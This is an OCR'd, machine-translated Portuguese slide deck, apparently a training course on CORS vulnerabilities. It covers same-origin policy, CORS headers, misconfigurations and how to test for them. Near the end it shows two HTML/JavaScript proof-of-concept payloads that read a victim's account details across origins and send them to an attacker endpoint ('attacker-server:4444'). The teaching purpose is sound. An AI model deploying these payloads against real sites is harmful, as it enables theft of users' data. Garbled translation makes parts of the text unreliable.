1

2

OBTER/host de dados bancários
sensíveis: vulnerável-website.com Origem:
https://attack-site.com
...

HTTP/1.1 200 OK Access-
Control-Allow-Origin: https://attack-site.com
Access-Control-Allow-Credentials:
verdadeiro
...

# CORS

Autor: Rana Khalil ( @rana__khalil)

# Agenda

O QUE É CORS?

COMO VOCÊ ENCONTRA ISSO?

COMO VOCÊ EXPLORA ISSO?

COMO PREVENIR ISSO?


# **O QUE** É CORS?

# Política de Mesma Origem (SOP)

A Política de Mesma Origem (SOP) é uma regra aplicada pelos navegadores para controlar o acesso aos dados entre


aplicativos da web. • Isso não impede ***a gravação*** entre aplicativos da web, mas sim ***a leitura*** entre

aplicativos da web. • O acesso é determinado com base na ***origem.***



# O que é uma origem?

A origem é definida pelo esquema (protocolo), nome do host (domínio) e porta da URL usada para acessá-lo.



# Exemplos

Considere o URL: http://ranakhalil.com/courses.


| URL | Permitido? | Razão |
|---|---|---|
| http://ranakhalil.com/ http:// | Sim | Mesmo esquema, domínio e porta. |
| ranakhalil.com/sign_in/ https:// | Sim | Mesmo esquema, domínio e porta. |
| ranakhalil.com/ http:// | Não | Esquema e porta diferentes. |
| academy.ranakhalil.com/ http:// | Não | Domínio diferente. |
| ranakhalil.com:8080/ | Não | Porto diferente. |

# Exemplos

O que acontece quando a origem ranakhalil.com tenta acessar recursos da origem google.com?

# Compartilhamento de recursos entre origens (CORS)

Cross-Origin Resource Sharing (CORS) é um mecanismo que usa cabeçalhos HTTP para definir origens que o navegador permite carregar recursos.



# Configuração do CORS

COPY

```
@CrossOrigin(origins = "http://domain2.com", maxAge = 3600)
@RestController
@RequestMapping("/account")
public class AccountController {

        @GetMapping("/{id}")
        public Account retrieve(@PathVariable Long id) {
                // ...
        }

        @DeleteMapping("/{id}")
        public void remove(@PathVariable Long id) {
                // ...
        }
}
```

*Link: https:// spring.io/ blog/ 2015/06/08/ cors-support-in-spring-framework*


# Cabeçalhos CORS

- Cross-Origin Resource Sharing (CORS) é um mecanismo que usa cabeçalhos HTTP para definir origens que o navegador permite carregar recursos.
- CORS utiliza 2 cabeçalhos HTTP:
  - Acesso-Controle-Permitir-Origem
  - Credenciais de controle de acesso e permissão

Autor: Rana Khalil ( @rana__khalil)

# Cabeçalho Access-Control-Allow-Origin

O cabeçalho de resposta Access-Control-Allow-Origin indica se a resposta pode ser compartilhada com a solicitação de código da origem fornecida.




**Solicitar:**

GET /home.aspx HTTP/1.1 Host:
domínio-b.com **Origem:**

**domínio-a.com**
...

**Resposta:**

HTTP/1.1 200 OK
**Access-Control-Allow-Origin: domínio-a.com**

...

# Cabeçalho Access-Control-Allow-Origin


O cabeçalho de resposta Access-Control-Allow-Origin indica se a resposta pode ser compartilhada com a solicitação de código da origem fornecida.

**Sintaxe:**

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Origin: <origin>
Access-Control-Allow-Origin: null
```

# Cabeçalho Access-Control-Allow-Credentials

O cabeçalho de resposta Access-Control-Allow-Credentials permite que cookies (ou outras credenciais de usuário) sejam incluídos em solicitações de origem cruzada.




**Solicitar:**

GET /accountDetails HTTP/1.1 Host: domain-b.com Cookie:

session=iW019U8YB73HZ4d7ShOxnGrQqcja7ah2 **Origem: domain-a.com**

...

**Resposta:**

HTTP/1.1 200 OK

**Access-Control-Allow-Origin: domínio-a.com Access-Control-Allow-Credentials: verdadeiro**

...

# Cabeçalho Access-Control-Allow-Credentials


O cabeçalho de resposta Access-Control-Allow-Origin permite que cookies (ou outras credenciais de usuário) sejam incluídos em solicitações de origem cruzada.

**Sintaxe:**

```
Access-Control-Allow-Credentials: true
```

**Nota:** Se o servidor estiver configurado com o curinga ("*") como valor do cabeçalho Access-Control-Allow-Origin, o uso de credenciais não será permitido.

# Vulnerabilidades do CORS




HTTP/1.1 200 OK

**Access-Control-Allow-Origin: cat-pics.com Access-Control-Allow-Credentials: verdadeira origem: bank.com**

...

```
{
    "nome de usuário": "rana",
    "accountNumber": "1234567",
    "accountBalance": "5000"
}
```

# Vulnerabilidades do CORS

• Vulnerabilidades do CORS surgem de problemas de configuração do CORS • Surgem

de restrições nas opções disponíveis para definir o Access-Control-Allow-Origin
cabeçalho

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Origin: <origin>
Access-Control-Allow-Origin: null
```

• Força os desenvolvedores a usar **geração dinâmica**

# Vulnerabilidades do CORS

As vulnerabilidades do CORS surgem de falhas na forma como a geração dinâmica é implementada:

- Cabeçalho Access-Control-Allow-Origin gerado pelo servidor a partir de dados especificados pelo cliente
  Cabeçalho de origem
- Erros ao analisar cabeçalhos Origin
  - Conceder acesso a todos os domínios que terminam em uma string específica
    - Exemplo: banco.com
    - Ignorar: maliciosobank.com
  - Conceder acesso a todos os domínios que começam com uma string específica
    - Exemplo: banco.com
    - Ignorar: bank.com.malicious.com
- Valor de origem nula na lista de permissões

# Impacto das vulnerabilidades do CORS

- Depende do aplicativo que está sendo explorado •
  Confidencialidade – pode ser Nenhuma/Parcial (Baixa)/
  Alta • Integridade – geralmente Parcial ou
  Alta • Disponibilidade – pode ser Nenhuma/Parcial (Baixa)/Alta
- Execução remota de código no servidor

*Explorando*

*configurações incorretas do CORS para*

*Bitcoins e recompensas*

**Link do artigo:**

https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties

# *StackStorm –*

# *Da origem nula para RCE*

**Link do artigo:** https://quitten.github.io/StackStorm/

# Top 10 da OWASP


| Top 10 da OWASP - 2013 | Top 10 da OWASP - 2017 | Top 10 da OWASP - 2021 |
|---|---|---|
| A1 – Injeção | A1 – Injeção | A1 – Controle de acesso quebrado |
| A2 – Autenticação e sessão quebradas Gerenciamento | A2 – Autenticação quebrada | A2 – Falhas criptográficas |
| A3 – Script entre sites (XSS) | A3 – Exposição de Dados Sensíveis | A3 - Injeção |
| A4 – Referências diretas a objetos inseguros | A4 – Entidades Externas XML (XXE) | A4 – Design Inseguro |
| A5 – Configuração incorreta de segurança | A5 – Controle de acesso quebrado | A5 – Configuração incorreta de segurança |
| A6 – Exposição de Dados Sensíveis | A6 – Configuração incorreta de segurança | A6 – Vulnerável e desatualizado Componentes |
| A7 – Controle de acesso de nível de função ausente | A7 – Script entre sites (XSS) | A7 – Identificação e Autenticação Falhas |
| A8 – Falsificação de solicitação entre sites (CSRF) | A8 – Desserialização Insegura | A8 – Falhas de Software e Integridade de Dados |
| A9 – Usando Componentes com Conhecidos Vulnerabilidades | A9 – Usando Componentes com Conhecidos Vulnerabilidades | A9 – Registro e monitoramento de segurança Falhas |
| A10 – Redirecionamentos e encaminhamentos não validados | A10 – Registro insuficiente e Monitoramento | A10 – Falsificação de solicitação do lado do servidor (SSRF) |

Autor: Rana Khalil ( @rana__khalil)


# Top 10 da OWASP


| Top 10 da OWASP - 2013 | Top 10 da OWASP - 2017 | Top 10 da OWASP - 2021 |
|---|---|---|
| A1 – Injeção | A1 – Injeção | A1 – Controle de acesso quebrado |
| A2 – Autenticação e sessão quebradas Gerenciamento | A2 – Autenticação quebrada | A2 – Falhas criptográficas |
| A3 – Script entre sites (XSS) | A3 – Exposição de Dados Sensíveis | A3 - Injeção |
| A4 – Referências diretas a objetos inseguros | A4 – Entidades Externas XML (XXE) | A4 – Design Inseguro |
| A5 – Configuração incorreta de segurança | A5 – Controle de acesso quebrado | A5 – Configuração incorreta de segurança |
| A6 – Exposição de Dados Sensíveis | A6 – Configuração incorreta de segurança | A6 – Vulnerável e desatualizado Componentes |
| A7 – Controle de acesso de nível de função ausente | A7 – Script entre sites (XSS) | A7 – Identificação e Autenticação Falhas |
| A8 – Falsificação de solicitação entre sites (CSRF) | A8 – Desserialização Insegura | A8 – Falhas de Software e Integridade de Dados |
| A9 – Usando Componentes com Conhecidos Vulnerabilidades | A9 – Usando Componentes com Conhecidos Vulnerabilidades | A9 – Registro e monitoramento de segurança Falhas |
| A10 – Redirecionamentos e encaminhamentos não validados | A10 – Registro insuficiente e Monitoramento | A10 – Falsificação de solicitação do lado do servidor (SSRF) |

# **COMO** ENCONTRAR CORS VULNERABILIDADES?


# Encontrando vulnerabilidades de CORS

Depende da perspectiva do teste.



Caixa preta

Teste





Caixa branca

Teste


# Teste de caixa preta

- Mapear o aplicativo
- Teste o aplicativo para geração dinâmica
  - Reflete o cabeçalho ACAO fornecido pelo usuário?
  - Só é validado no início/fim de uma string específica?
  - Permite a origem nula?
  - Restringe o protocolo?
  - Permite credenciais?
- Depois de determinar que existe uma vulnerabilidade CORS, revise a funcionalidade do aplicativo para determinar como você pode comprovar o impacto.



# Teste de caixa branca

- Identificar a estrutura/tecnologias que estão sendo usadas pelo aplicativo
- Descubra como esta tecnologia específica permite Configuração do CORS
- Revise o código para identificar quaisquer configurações incorretas no Regras CORS



# **COMO** EXPLORAR CORS VULNERABILIDADES?

# Explorando vulnerabilidades do CORS

- Se o aplicativo permitir credenciais: q Origem
  fornecida pelo usuário gerada pelo
  servidor q Valida no início/fim de uma string específica

# Explorando vulnerabilidades do CORS

```
<html>
    <body>
        <h1>Olá mundo!</h1> <script> var
        xhr = new
        XMLHttpRequest(); var url = "https://vulnerable-
        site.com" xhr.onreadystatechange = function() { if (xhr.readyState
        == XMLHttpRequest.DONE) { fetch("/log?key=" +
            xhr.responseText)

            }
        }
        xhr.open('GET', url + "/accountDetails", true); xhr.withCredentials=true;
        xhr.send(nulo); </script> </body> </html>
```

# Explorando vulnerabilidades do CORS

- Se a aplicação permitir credenciais: ü Origem fornecida pelo usuário gerada pelo servidor ü Valida no início/fim de uma string específica q Aceita a origem nula

# Explorando vulnerabilidades do CORS

```
<html>
    <body>
        <h1>Olá mundo!</h1> <iframe
        style="display: none;" sandbox="allow-scripts" srcdoc=" <script> var xhr = new XMLHttpRequest(); var url
        = 'https://
        vulnerable-site.com' xhr.onreadystatechange =
        function() { if (xhr.readyState == XMLHttpRequest.DONE) {



                fetch('http://attacker-server:4444/log?key=' + xhr.responseText)
            }
        }
        xhr.open('GET', url + '/accountDetails', true); xhr.withCredentials=true;
        xhr.send(nulo); </script>"></iframe> </body>
        </html>
```

# Explorando vulnerabilidades do CORS

- Se o aplicativo permitir credenciais: ü

  Origem fornecida pelo usuário gerada

